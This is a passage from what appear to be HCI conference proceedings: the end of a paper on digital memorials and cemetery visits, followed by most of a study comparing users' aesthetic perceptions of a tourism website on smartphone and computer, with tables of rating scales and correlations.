On the one hand, the analysis presented in this paper offers useful insights for digital memory application designers regarding requirements understanding and elicitation. On the other, it draws attention to the need of reflecting on the possible impact of such applications. In this sense, the study of users' perceptions, as well as their practices and customs in cemeterial spaces, favors a better understanding of this domain and a user-focused modeling for these solutions.

One of the problems evidenced by this study was the lack of information in deceased profiles. Because the information is not collaboratively inserted, depending on specific stakeholders to be available (e.g., the family, or the company that manages the software), the lack of information is commonly noticed. Additionally, the information architecture interfered negatively in the navigability and accessibility of information on mobile devices — usability and/or communicability tests could help identifying and fixing such kind of problems. Additionally, the possibility of integrating these systems with other social tools could add value to the memorials, promoting its adoption and usage.

Cemeteries can be a useful space for educational practices. Activities with young people have been held in cemeteries and the use of digital memorials can be very helpful to promote teaching-learning activities. Indeed, users in these scenarios could also collaborate inserting information into these systems, adding value to them.

Related to this research is the concern of professionals and researchers [6][19] with the preservation of cemeteries. For Araujo [6], *"tombs should be considered historical heritage, as well as a source for the past, because they make sense in our daily lives"*. Indeed, in addition to the information about he deceased, as evidenced by the users in this research, the cemetery design and its exploration by people can be studied. For technology-enthusiastic researchers, an interesting market appears in the automation of these spaces, which requires attention to ethical and cultural issues, mainly related to human values. Finally, with the possibilities of cremation and / or guarding the physical body for limited time in certain cemeteries, digital memories can be a possible way of immortalizing the deceased ones.

As future research, there is the possibility of analyzing more sources of data collection, such as photos and audios captured during the practice, as well as a Semiotic Inspection of the tool used. These data can be compared with the analysis of the immersive practice presented in this paper in order to formulate a set of useful guidelines or requirements in this area. Finally, the Web interface for the system, which allows someone to hire company's services, buying a *Tag Memoriall*, and also paying tribute to a deceased (e.g.,

lighting a candle, leaving a message) is another space for future research.

#### ACKNOWLEDGMENTS

The authors of this paper would like to thank the members of the Brazilian HCI community, especially those who attended the 7<sup>th</sup> *Workshop on Human-Computer Interaction Aspects in the Social Web* and engaged in the immersive practice in the Consolação Cemetery herein analyzed. We also thank the Uniselva Foundation for the financial support for attending the event.

#### REFERENCES

- [1] Brubaker, J. R. et al. Stewarding a legacy: responsibilities and relationships in the management of post-mortem data. In: Proceedings of the 32nd annual ACM conference on Human factors in computing systems. ACM, 2014. p. 4157-4166.
- [2] Brubaker, J. R.; Vertesi, J. Death and the Social Network. CHI 2010 Work-shop on HCI at the End of Life: Understanding Death, Dying, and the Digi-tal. Atlanta, GA, USA. 2010
- [3] Cairns, P., Cox, A. L. (Eds.). (2008). Research methods for human-computer interaction (Vol. 12). New York (NY): Cambridge University Press.
- [4] Cann, C. K. Tombstone Technology: Deathcapes in Asia, the U.K. and the U.S. In Maciel, C.; Pereira, V. C., Digital Legacy and Interaction: Post-Mortem Issues. 1. ed. Switzerland: Springer, 2013. v. HCI. 101-113.
- [5] Carol, E.; Romano, J. Your Digital Afterlife: When Facebook, Flickr and Twitter are your estate, What's Your Legacy? Berkeley: New Riders Pub, 2010, 216.
- [6] de Araújo, T. N. (2008). Túmulos celebrativos de Porto Alegre: múltiplos olhares sobre o espaço cemiterial (1889-1930). EdUPUCRS.
- [7] de Oliveira, J. et al. A study on the need of digital heritage management platforms. In: Information Systems and Technologies (CISTI), 2016 11th Iberian Conference on. AISTI, 2016. p. 1-6.
- [8] de Souza, C. S., Leitão, C. F., Prates, R. O.; da Silva, E.J.. 2006. The semiotic inspection method. In Proc. of VII Brazilian Symp. on Human factors in computing systems (IHC '06). SBC, 148-157.
- [9] Lopes, A. D.; Maciel, C.; Pereira, V. C. Recomendações para o design de memórias digitais na web social. In: Proc. 13<sup>th</sup> Brazilian Symp. on Human Factors in Computing Systems. SBC, 2014. p. 275-284.
- [10] Lopes, A. D.; Maciel, C.; Pereira, V. C. Virtual Homage to the Dead: An Analysis of Digital Memorials in the Social Web. In: Proc. HCI International 2014. Heraklion, Crete, Greece. 2014, p. 67-78.
- [11] Lopes, A. D.; Pereira, V. C.; Maciel, C. (2017). An analysis of deictic signs in computer interfaces: contributions to the Semiotic Inspection Method. Journal of Visual Languages & Computing. Elsevier.
- [12] Maciel, C. Issues of the Social Web interaction project faced with afterlife digital legacy. In: Proc. of the 10th Brazilian Symp. on Human Factors in Computing Systems and the 5<sup>th</sup> Latin American Conference on Human-Computer Interaction. Brazilian Computer Society, 2011. p. 3-12.
- [13] Maciel, C., Pereira, V. C. (Org.). Digital Legacy and Interaction: Post-Mortem Issues. Switzerland: Springer, 2013. v. HCI. 144p.
- [14] Maciel, C., Pereira, V. C. Post-mortem Digital Legacy: Possibilities in HCI. In: Human-Computer Interaction: Users and Contexts. Springer, 2015. p. 339-349.
- [15] Maciel, C., Pereira, V. C. The internet generation and its representations of death: considerations for posthumous interaction projects. In: Proc. of the 11th Brazilian Symp. On Human Factors in Computing Systems. Porto Alegre: Brazilian Computer Society, 2012. p. 85-94.
- [16] Maciel, C.; Pereira, V. C. Social network users' religiosity and the design of post mortem aspects. In: IFIP Conference on Human-Computer Interaction. Springer Berlin Heidelberg, 2013. p. 640-657.
- [17] Massimi, M.; Charise, A. Dying, death, and mortality: Towards thanatosensitivity in HCI. In: Proc. CHI 2009 Extended Abstracts, ACM Press (2009), p. 2459-2468.
- [18] Massimi, M.; Odom, W.; Banks, R.; Kirk, D. Matters of life and death: locating the end of life in lifespan-oriented HCI research. In: Proc. CHI 2011, ACM Press (2011), p. 987-996.
- [19] Mattoso, J. (2013). Poderes Invisíveis. O Imaginário Medieval, Casais de Mem.
- [20] Nalini, J. R. (2014). Pronto para partir: reflexões jurídico-filosóficas sobre a morte. São Paulo : Editora Revista dos Tribunais.
- [21] Peirce, C. S. (CP) Collected Papers of C. S. Peirce, ed. by C. Hartshorne, P. Weiss, & A. Burks, 8 vols., Harvard University Press, Cambridge, MA, 1931-1958.
- [22] Pereira, F. H. S. ; Prates, R. O. ; Maciel, C. ; Pereira, V. C. . Análise de Interação Antecipada e Aspectos Volitivos em Sistemas de Comunicação Digital Póstuma. In: XV Simpósio Brasileiro sobre Fatores Humanos em Sistemas Computacionais, 2016, São Paulo. Porto Alegre: SBC, 2016.
- [23] Pereira, V. C., Maciel, C., Leitão, C. F. (2016). From Real Tombs to Digital Memorials: An Exploratory Study in Multicultural Elements for Communication. In International Conference on Human-Computer Interaction (pp. 69-77). Springer International Publishing.
- [24] Pereira, V. C.; Maciel, C. ; Leitao, C. F. . Design de memoriais digitais: pontos de apoio à comunicação multicultural a partir da análise semiótica de túmulos. In: XV Simpósio Brasileiro sobre Fatores Humanos em Sistemas Computacionais, 2016. Porto Alegre: SBC, 2016.
- [25] Prates, R. O.; Rosson, M.B.; de Souza, C.S. Making Decisions About Digital Legacy with Google's Inactive Account Manager. In: Human-Computer Interaction-INTERACT 2015. Springer International Publishing, 2015. p. 201-209.
- [26] Riechers, A. The Persistence of Memory Online: Digital Memorials, Fantasy, and Grief as Entertainment. In Maciel, C.; Pereira, V. C., Digital Legacy and Interaction: Post-Mortem Issues. 1. ed. Switzerland: Springer, 2013. v. HCI. 49-61.
- [27] Van Der Linden, J., Rogers, Y., Coughlan, T., Adams, A., Wilson, C., Haya, P., Collins, T. (2013, September). Evocative computing—creating meaningful lasting experiences in connecting with the past. In: IFIP Conference on Human-Computer Interaction (pp. 529-546). Springer.
- [28] Wakkary, R., Hatala, M., Muise, K., Tanenbaum, K., Corness, G., Mohabbati, B., Budd, J.: Kurio: a Museum Guide for Families. In: Proc of the 3rd International Conference on Tangible and Embedded Interaction, pp. 215–222. ACM (2009).

# Aesthetic Categories of Interaction: Aesthetic Perceptions on Smartphone and Computer

Mati Mõttus  
Tallinn University  
Narva mnt 29, Tallinn  
Estonia  
Email: matim@tlu.ee

David Lamas  
Tallinn University  
Narva mnt 29, Tallinn  
Estonia  
Email: drl@tlu.ee

Liina Kukk  
Tallinn University  
Narva mnt 29, Tallinn  
Estonia  
Email: liinaku@tlu.ee

**Abstract**—Experiential attributes are a possible way of explaining user's experiences during interaction. Recently presented set of 23 aesthetic categories of interaction was established with a purpose to explain users' aesthetic experiences. This recent work focused on touch devices, such as smartphones and tablets, and concluded with the need to study further the goodness of established categories. The study, reported in this paper, continues to explore the consistency and aesthetic relations of these categories by comparing their goodness in explaining aesthetic perceptions on different devices: a smartphone and a laptop computer. Experimental research design with 2x2 conditions was used. Two of the conditions consisted of completing the same interaction episode on two different devices. The other two conditions consisted of passive watching the screen recordings of previous interactions on the same two devices. In conclusion, the aesthetic categories of interaction were found capable of explaining users perceptions across devices, but further study was suggested.

## I. INTRODUCTION

A RECENT study by Mõttus et al. explored users' aesthetic perceptions during interaction [20]. This study used repertory grid technique (RGT) to elicit total number of 134 personal constructs, which were then sorted into 23 aesthetic categories of interaction (ACI). Quantitative data from RGT allowed to assess inner consistency and aesthetic correlation of established categories. Not all of these categories were proved consistent and neither did all of them show significant aesthetic correlations. Low inner consistency and aesthetic correlation in case of some categories may occur due to a low number of evaluations per category (ranging from 1 to 10) during the RGT study. This study reported numerous overlappings, which were found between experiential attributes, established earlier by other similar studies e.g., [12], [13], [14], [6], [19], and the newly established categories. Recurrence of similar items in various occasions suggests not to reject inconsistent categories but test them again in various context. In conclusion, further studies were proposed with different stimuli, different sample of participants and different situation of use. Following general research questions were posed to find out more about the goodness of aesthetic categories of interaction.

1. How consistently do users perceive aesthetic

categories of interaction?

2. How capable are given categories of explaining users aesthetic perceptions during the interaction?

- Whether the categories are capable of explaining users' aesthetic perceptions?
- Whether the categories are capable of distinguishing aesthetics of interaction and aesthetics of appearance?

Current study deploys the data, collected during a user testing of the Estonian Tourist Information website, <http://visitestonia.com> with two different types of devices, computer and smart phone [9].

## II. RELEVANT WORKS

This study is focused on aesthetics of interaction, defined through the products that feel beautiful in use [1]. The beauty of use is often obscured by the beauty of appearance, a phenomenon that still earns researchers' major attention on field of HCI [17], [24], [15], [18], [25]. However, the beauty of use begins to gain more attention in light of gradual changes towards novel ways of interaction. Daily-use interfaces have become more multimodal when compared to traditional PC setups with mouse, keyboard and monitor. Modern interactions require at least three of our senses (sight, hearing and touch) for perceiving system reactions as well as completing user actions. The extremely popular mobile and tablet devices are accompanied by solutions of distributed interfaces (e.g., public displays, accessible from personal devices), smart home technology (e.g., smart TV, smart car), wearable physiological equipment (e.g., medical health monitors, sports trackers) and more. There has opened much wider scope of user experiences (UX), suggesting a good reason to study the aesthetics of interaction more closely.

### A. Aesthetics of interaction

Aesthetics of interaction was first mentioned in design-related studies and theoretical discussions in the beginning of 2000's. Hallnäs and Redström describe aesthetics of interaction as a phenomenon to be considered in pleasure-oriented design approach called slow technology [2]. The authors of this study believed that certain dynamics, both physical and mental, afford additional perception of pleasure in otherwise pragmatic interactions. Further, Djajadiningrat et

al. introduce the term *beauty of use* while analysing the design cases of tangible interactions [1]. During a discussion about the principles of pleasurable design, Hekkert argues whether our aesthetic experiences are limited only to the pleasure from sensory perception [7]. The discussion continues by narrowing down the notion of beauty to visual perception, as it may better correspond to laypersons' understanding [5]. These thoughts are further developed in Löwgren's five beliefs about aesthetics in interaction design [16]. Three of these beliefs seem to be more relevant for current study. First, genre determines the aesthetic qualities; second, it makes little sense to talk about visual aesthetics as an isolated modality; and third, aesthetic experience is connected with intellectual deliberation as much as with immediate, visceral response. Altogether these works contribute to the understanding of aesthetics in interaction, while also contradicting each other in some aspects. One of such aspects is multimodality of aesthetics. Current study will handle aesthetics as a multimodal experiences, i.e., perceived by all senses, and processed through intellectual deliberation. Multimodality of senses has been addressed by a relatively small number of previous studies in HCI. Those works concern senses of sight, hearing and touch. Aesthetics of sound has been mentioned in connection with sonic system reaction in interaction design by Rocchesso et al. [22]. Aesthetic framework of touch for tactile interactions has been proposed by Shiphorst et al. [23]. This last work refers to Laban effort theory [10] when explaining the aesthetics of gestures and interface dynamics. The design of graceful movements during the interaction is more thoroughly covered in series of works by Hashim et al. [26], [4], [3], [21]. Beauty of dynamics and grace of the movements has become more relevant in context of growing popularity of gesture-based interactive devices.

#### B. Aesthetics Categories of Interaction

A recent study was conducted to understand users aesthetic perceptions during interaction with touch devices, such as smart phones and tablets [20]. This study deployed RGT to elicit aesthetic constructs directly from users. The elicitation process used nine short interaction episodes as stimuli. These episodes were carefully selected to provide possibly diverse UX. Participants were asked to try out stimuli and provide the reasons why these stimuli were either beautiful or ugly. Participants were also instructed to focus on beauty of interactions and avoid the beauty of appearance. All together 21 participants succeeded of eliciting 134 personal constructs. Finally, 23 aesthetic categories of interaction (ACI) (shown in Table I) were established as a result of grouping the personal constructs by similarity. Authors believed the use of lay people in elicitation process could add new aspects to the body of earlier work. The attributes, established in earlier similar studies were elicited using experts e.g., [13], or theories [19] of aesthetics or UX.

#### C. Attributes of UX

The context of previously established experiential attributes of interaction is different across these works. Following list of most distinct examples varies from the visual aesthetics of websites to the UX in industrial design: visual aesthetics of website's graphical layout [19], visually perceived aesthetics of website interactions [12], aesthetic-related features of websites' interactions [14], UX-related features of industrial interaction design [13] and general UX [6]. Yet, many similar items appear across different sets of attributes from different studies in various context. After ACI were established within the context of touch devices (smart phones and tablets), authors found 15 out of 23 categories to be similar to the ones across earlier works: Hassenzahl et al. [6] (*playfulness, fashion, personal relatedness, complexity and predictability*), Lim et al. [14] (*speed, delay, synaesthesia, smooth phrasing and range*) and Lenz et al. [13] (*precision, predictability, controllability, speed, delay, smooth mechanics, force,*

TABLE I.  
AESTHETIC CATEGORIES OF INTERACTION WITH  
CORRESPONDING SEMANTIC DIFFERENTIALS.

	Aesthetic Category of Interaction
1	Arousal: exciting / calm
2	Playfulness: playful / serious
3	Dynamics: dynamic / static
4	Fashion: modern / old fashioned
5	Natural realism: natural / unnatural
6	Precision: precise / imprecise
7	Congruence: appropriate / inappropriate
8	Informativeness: informative / arbitrary
9	Personal relatedness: fits me / doesn't fit me
10	Closure: complete / incomplete
11	Complexity: complex / simple
12	Predictability: predictable / unpredictable
13	Controllability: controlled / uncontrolled
14	Time/Speed: fast / slow
15	Delay: immediate / delayed
16	Synaesthesia: synchronized / unsynchronized
17	Smooth mechanics: continuous / stepwise
18	Smooth phrasing: flowing / dripping
19	Force: powerful / gentle
20	Proximity: close / distant
21	Smooth texture: smooth / rough
22	Range: free / limited
23	Dimensionality: 3D / 2D

*proximity*). Additionally, the category of *dynamics* is found among the aspects of visual aesthetics by Moshagen [19] and *arousal* is similar to fascination by Lavie and Tractinsky [12]. Not all of the discussed attributes are strictly connected to the aesthetics of interaction, however, they all express various users' experiences through the features of design. For example Hassenzahl et al. describe experiential attributes in 4 groups, each related to a certain type of user needs: pragmatic, hedonic stimulation, hedonic identification and attractiveness. Some of the discussed attributes express the goodness of design, for example, symmetrical visual design is generally considered more pleasing [12] and visually complex interfaces are generally perceived less pleasing [19]. Other attributes may well describe the experiences, but do not necessarily express the goodness of design. For example, the attribute stepwise vs fluent [13] can not be explicitly related to either good or bad design. However, specific context may make users to prefer one or another end of the scale. For example users tended to be more pleased with predictable course of interactions in pragmatic situation (like sending an email), while predictable interactions during a situation of game were often felt less pleasurable and rather boring. In such a way, the context of use determines relations between the attributes and the quality of interactions. A sequence of studies by Karapanos et al. focuses on four sources of diversity in UX: individual, product, situation and time [8]. Awareness of these four sources would help to specify the conditions for more or less homogeneous UX. When looking at the analysis of goodness of ACI [20], the diversity of UX was mainly accounted through the product, i.e., an interaction episode on a specific device. Individuals were chosen from lay people and the situation was not accounted, except the purpose of use, as the episodes could have been recognized either pragmatic or leisure-related. Time was determined by the duration of interaction episodes which were considerably short and more or less similar, e.g., tap to select a menu item or slide to scroll the page.

Unlike in elicitation study of ACI, the longer interaction episodes may not be as easy to analyse. Different actions and reactions in sequence may cause various aesthetic perceptions, resulting eventually in experiences that are difficult to attribute to any particular feature of design. Therefore authors sought for a way of describing common elementary interactions. User actions for mobile and tablet devices could be described according to the list of touch efforts in a conceptual framework for understanding the aesthetic qualities of multi-touch and tactile interfaces, proposed by Schiphorst et al. [23] (e.g., tap, hold, glide). System reactions were described in two ways. First as a description of interaction mechanics according to attributes of interactivity by Lim et al. [14] (e.g., slowly, concurrently, instantly), and secondly through the user's pragmatic intentions (e.g., to select menu items, to scroll the view). Authors believe the consideration of elementary descriptions of user actions and system reactions may help to

attribute the aesthetic experience during a longer sequence of interactions.

### III. STUDY

#### A. Method

The study used experimental design with four conditions. The conditions were applied through the stimuli — an interaction episode on tourist information website. Two of the conditions concerned interactive devices, a computer and a smart phone were used to test the completion of the same task. The other two conditions distinguished aesthetics of appearance from aesthetics of interaction: a short video of interface and a hands on interactive task were used on both types of devices. The participants were asked to test all 4 conditions and empirical data were collected immediately after each condition (stimulus).

Answering the research questions required the data about perceived aesthetics of interaction and perceptions on the scales, based on ACI. Corresponding semantic differentials, which were planned to use as scales are listed in the Table I. Two instruments were considered in order to evaluate aesthetics of interaction: the attractiveness facet in AttrakDiff questionnaire [6] and similar facet in User Experience Questionnaire (UEQ) [11]. The items of both questionnaires are listed in Table II. We identified 2 items in each instrument, which do not directly express aesthetic judgement: bad-good, discouraging-motivating and friendly-unfriendly (emphasized in Table II). Five relevant items in AttrakDiff questionnaire

TABLE II.  
COMPARISON OF ATTRACTIVENESS-RELATED ITEMS IN  
ATTRAKDIFF AND UEQ QUESTIONNAIRES.

AttrakDiff	
1	unpleasant / pleasant
2	ugly / attractive
3	disagreeable / likeable
4	rejecting / inviting
5	<b>bad / good</b>
6	repelling / appealing
7	<b>discouraging / motivating</b>
UEQ	
1	annoying / enjoyable
2	<b>good / bad</b>
3	unlikable / pleasing
4	unpleasant / pleasant
5	attractive / unattractive
6	<b>friendly / unfriendly</b>



(vs 4 in UEQ) was considered to afford better description of users' aesthetic judgement, therefore the attractiveness facet of AttrakDiff was used in current study. All data were collected on 7p Likert scales.

### B. Stimuli

Fig.1 and Fig.2 show the website <http://visitestonia.com> view for a computer and smart phone. The website's attractiveness was originally tested for design purposes [9]. Current study used the data from two episodes of interaction (with smart-phone and computer). First, the participant was passive viewer of interactions happening on the screen, followed by hands on interaction episode. The conditions of the experiment were deployed as follows:

- 30-second video, featuring the essential aspects of website usage, played on smart phone.
- 30-second video, featuring the essential aspects of website usage, played on computer screen.
- Episode of hands on usage according to prepared user task on smart phone
- Episode of hands on usage according to prepared user task on computer

The episode of usage had a pragmatic nature and included information search (finding a restaurant), followed by an action of requesting the information (booking a table in a restaurant). Completion of this task represented well available user actions on given website. For a smart phone, the interactions included slide to scroll, flick to scroll and tap to select where system reaction was intended to be immediate and precise in case of slide and tap gestures, and delayed and approximate in case of flick gesture. For computer interactions, only the mouse was used to navigate the site (keyboard was not needed). All interactions on computer were precise and immediate, however, hovering the mouse over interactive objects induced soft and slightly delayed dynamics such as fade in-out, transparency change, zoom and slight pan.

### C. Participants

The participants were recruited with respect to two relevant criteria. First, they needed to have sufficient experience (at least weekly use) in browsing the web on both types of devices, computer and smart phone, and second, they should not have been familiar with the website under testing. The number of participants was chosen to be sufficient for valid results.

### D. Procedure

Participants were invited one by one. They were then briefed about upcoming session, informed consent was agreed and demographic data were collected during 5 minutes after arrival. The session took place in lab conditions. A Windows 10 desktop computer with 24" monitor and iPhone 7 or Nexus 5 smart phones were used in the study. Google Chrome browser for browsing the website on computer, and both smart phones' native browsers were used in order to exclude the influence of

browser differences. A more familiar smart phone was chosen according to user's previous experience. Testing phase under all 4 conditions took maximum 30 minutes in total, including also the completion of questionnaires after each condition.

### E. Analysis

Collected data were normalized for better comparison with other similar studies, e.g., for comparing the variability in UX related psychometric scales. Standard deviation was used to assess the consistency of users' perceptions on all ACI-based scales in four different conditions. Further analysis intended




Fig. 1 Screenshot of stimuli on a smartphone




Fig. 2 Screenshot of stimuli on a computer



to reveal whether aesthetic categories are related to perceived aesthetics of interaction. The Pearson correlation coefficients were calculated between attractiveness and the ACI-based scales. We assumed the attractiveness measure of AttrakDiff questionnaire represents users' perception on aesthetics of interaction. This assumption is based on the authors' expert opinion that five (out of 7) items in attractiveness facet concern users' aesthetic judgment. The significance and the value of correlations was expected to express the aesthetic relevance of different ACI's in various context of use.

#### IV. RESULTS AND DISCUSSION

All in all 27 users (11 male) with age ranging from 21 to 59 (average 33.6), participated in an empirical study. The participants first watched 30 second screen videos of the use of <http://visitestonia.com> and then tested the short interaction episodes on the same website using two different devices: desktop computer and smart phone. Completing the interaction episode took 1:49 min in average. The values of attractiveness and ACI were collected after each of the four conditions (two interaction episodes and two screen videos). Table III shows average values and standard deviations of all

TABLE III.

NORMALIZED AVERAGE VALUES AND STANDARD DEVIATIONS OF ATTRAKDIFF ATTRACTIVENESS VALUE AND ACI SCALES. FIRST WORD OF SEMANTIC DIFFERENTIAL STANDS FOR LOWER END OF NORMALIZED SCALE (E.G. BAD=0 AND GOOD=1).

	Interaction computer		Interaction phone		Video computer		Video phone		Total	
	average	st.dev	average	st.dev	average	st.dev	average	st.dev	average	st.dev
<b>AttrakDiff</b>										
Attractiveness: unattractive / attractive	0.75	0.17	0.62	0.18	0.75	0.14	0.67	0.14	0.70	0.17
<b>ACI</b>										
Arousal: exciting / calm	0.49	<b>0.28</b>	0.49	<b>0.23</b>	0.45	<b>0.29</b>	0.53	0.22	0.49	<b>0.25</b>
Playfulness: playful / serious	0.45	0.21	0.48	0.22	0.40	0.20	0.39	0.20	0.43	0.21
Dynamics: dynamic / static	0.36	<b>0.24</b>	0.43	<b>0.23</b>	0.29	0.18	0.38	<b>0.25</b>	0.37	<b>0.23</b>
Fashion: modern / old fashioned	0.34	0.21	0.37	0.21	0.28	0.22	0.32	0.20	0.33	0.21
Natural realism: natural / unnatural	0.32	0.21	0.43	0.20	0.32	<b>0.25</b>	0.41	0.21	0.37	0.22
Precision: precise / imprecise	0.34	<b>0.24</b>	0.48	<b>0.25</b>	0.41	0.20	0.49	0.19	0.43	<b>0.23</b>
Congruence: appropriate / inappropriate	0.28	<b>0.24</b>	0.37	0.20	0.23	0.14	0.34	0.20	0.30	0.20
Informativeness: informative / arbitrary	0.22	0.22	0.38	<b>0.30</b>	0.24	0.21	0.32	<b>0.24</b>	0.29	<b>0.25</b>
Personal relatedness: fits me / doesn't fit me	0.29	<b>0.28</b>	0.41	<b>0.27</b>	0.32	<b>0.27</b>	0.37	<b>0.23</b>	0.35	<b>0.26</b>
Closure: complete / incomplete	0.36	<b>0.23</b>	0.50	<b>0.25</b>	0.36	0.22	0.51	0.20	0.43	<b>0.24</b>
Complexity: complex / simple	0.68	<b>0.23</b>	0.51	<b>0.28</b>	0.62	<b>0.28</b>	0.48	<b>0.28</b>	0.57	<b>0.28</b>
Predictability: predictable / unpredictable	0.37	<b>0.25</b>	0.49	<b>0.23</b>	0.41	<b>0.24</b>	0.47	0.22	0.44	<b>0.24</b>
Controllability: controlled / uncontrolled	0.35	0.19	0.43	0.22	0.33	0.21	0.41	<b>0.24</b>	0.38	0.22
Time/Speed: fast / slow	0.25	0.22	0.33	0.20	0.26	<b>0.23</b>	0.23	<b>0.26</b>	0.27	<b>0.23</b>
Delay: immediate / delayed	0.27	0.20	0.33	0.21	0.30	0.20	0.33	0.22	0.31	0.21
Synaesthesia: synchronized / unsynchronized	0.34	0.19	0.41	0.18	0.36	0.14	0.41	0.20	0.38	0.18
Smooth mechanics: continuous / stepwise	0.43	<b>0.23</b>	0.46	<b>0.24</b>	0.44	0.20	0.42	<b>0.24</b>	0.44	<b>0.23</b>
Smooth phrasing: flowing / dripping	0.33	0.20	0.43	0.22	0.31	0.22	0.33	0.22	0.35	0.22
Force: powerful / gentle	0.54	0.21	0.57	0.19	0.50	<b>0.26</b>	0.51	<b>0.26</b>	0.53	<b>0.23</b>
Proximity: close / distant	0.34	0.20	0.43	0.18	0.41	0.20	0.43	0.20	0.40	0.20
Smooth texture: smooth / rough	0.33	0.18	0.42	0.22	0.33	0.19	0.32	0.19	0.35	0.20
Range: free / limited	0.38	<b>0.24</b>	0.45	<b>0.25</b>	0.37	0.21	0.43	<b>0.25</b>	0.41	<b>0.24</b>
Dimensionality: 3D / 2D	0.66	<b>0.27</b>	0.70	<b>0.23</b>	0.72	<b>0.23</b>	0.77	0.22	0.71	<b>0.24</b>

measures for all conditions separately and for a total of all conditions.

#### A. Diversity of Perceptions

The standard deviation ( $\sigma$ ), of reported values of attractiveness across the conditions ranges from  $\sigma = 0.14$  to  $\sigma = 0.18$ . The same statistic across the scales of ACI ranges:  $0.14 < \sigma < 0.3$ . The halfway value of latter range was used as a threshold ( $\sigma > 0.22$ ) to indicate the categories where participants' perceptions were more diverse (highlighted in TableIII). Most distinctive examples of such categories were *arousal*, *personal relatedness*, *complexity*, *informativeness*, *range* and *dimensionality*. We were interested whether the categories were perceived more or less homogeneously across different conditions. Count of more diversely perceived categories was used to analyse differences between conditions. As a result,

hands on interactions resulted in more diverse perceptions than watching the videos. At the same time the conditions with interactions (computer and phone) had more or less the same diversity of perceptions. Must also be noted that stimuli were perceived more attractive on computer than on phone in all conditions. Further interest was focused on how differently were ACI perceived during the interactions with computer and phone. Most diverse perceptions were found on *informativeness* on phone ( $\sigma=0.3$ ) while the same category had medium diversity ( $\sigma=0.22$ ) for computer interactions. *Congruence*, in contrast, was perceived more diversely on computer than on phone. Evaluations on *arousal* and *dimensionality* were slightly more diverse on computer while *complexity* was more diversely perceived on phone.

TABLE IV.

AESTHETIC CORRELATIONS OF 23 CATEGORIES IN DIFFERENT CONDITIONS. FIRST WORD OF SEMANTIC DIFFERENTIAL STANDS FOR LOWER END OF SCALE (E.G. EXCITING=0 AND CALM=1). ATTRACTIVENESS SCALE IS POSITIONED UNATTRACTIVE=0, AND ATTRACTIVE=1 (\*  $p < 0.05$ ; \*\*  $p < 0.01$ ).

Aesthetic Category scale / Condition	Interaction computer	Interaction phone	Video computer	Video phone
Arousal: exciting / calm	-0.04	-0.20	-0.13	0.30
Playfulness: playful / serious	-0.23	-0.08	-0.12	-0.16
Dynamics: dynamic / static	-0.49**	-0.16	-0.35	-0.12
Fashion: modern / old fashioned	-0.64**	-0.53**	-0.39*	-0.58**
Natural realism: natural / unnatural	-0.85**	-0.79**	-0.66**	-0.51**
Precision: precise / imprecise	-0.41*	-0.53**	-0.63**	-0.46*
Congruence: appropriate / inappropriate	-0.70**	-0.56**	-0.64**	-0.46*
Informativeness: informative / arbitrary	-0.75**	-0.68**	-0.78**	-0.69**
Personal relatedness: fits me / doesn't fit me	-0.80**	-0.65**	-0.72**	-0.64**
Closure: complete / incomplete	-0.57**	-0.61**	-0.65**	-0.52**
Complexity: complex / simple	0.55**	0.64**	0.38*	0.32
Predictability: predictable / unpredictable	-0.51**	-0.57**	-0.18	-0.21
Controllability: controlled / uncontrolled	-0.62**	-0.78**	-0.43*	-0.52**
Time/Speed: fast / slow	-0.65**	-0.59**	-0.16	-0.34
Delay: immediate / delayed	-0.34	-0.66**	-0.58**	-0.51**
Synaesthesia: synchronized / unsynchronized	-0.47*	-0.40*	-0.30	-0.41*
Smooth mechanics: continuous / stepwise	-0.43*	-0.51**	-0.22	-0.25
Smooth phrasing: flowing / dripping	-0.51**	-0.50**	-0.52**	-0.36
Force: powerful / gentle	0.26	-0.20	-0.10	0.17
Proximity: close / distant	-0.53**	-0.71**	-0.42*	-0.48*
Smooth texture: smooth / rough	-0.46*	-0.58**	-0.19	-0.02
Range: free / limited	-0.59**	-0.71**	-0.42*	-0.24
Dimensionality: 3D / 2D	-0.23	-0.14	-0.22	-0.30

### B. Aesthetic Correlations

Next step of the analysis intended to find out how much ACI are capable of explaining the aesthetics of interaction in current conditions. The correlation analysis was applied to reveal relations between ACI and attractiveness measure. Seventeen out of 23 ACI showed significant correlation with perceived attractiveness in both conditions of hands on interactions. The results are presented in TableIV. Four categories were not found correlated to the perceived attractiveness in any of the conditions. These categories were *arousal*, *playfulness*, *force* and *dimensionality*. Two of these categories (*arousal* and *dimensionality*) were perceived rather diversely (see TableIII), which could explain low correlations in corresponding cases. Must be noted that the category of *range* had high aesthetic correlation despite of higher diversity of perceptions ( $\sigma=0.24...0.25$ ). Low aesthetic correlation of *playfulness* category, however, could be explained with the pragmatic nature of interactions in given stimuli. Two of the categories did not have significant correlation in both conditions of interaction. The category of *dynamics* had significant correlation in interactions with computer, while the category of *delay* had significant correlation only in case of interaction with the phone. Ten of the categories showed significant aesthetic correlations in both conditions of watching the video, which indicates the connection to aesthetics of appearance. According to the significance and value of correlation coefficient, seven of the categories seemed more explicitly related to aesthetics of interaction. These categories are: *dynamics*, *complexity*, *predictability*, *speed/time*, *smooth mechanics*, *smooth texture* and 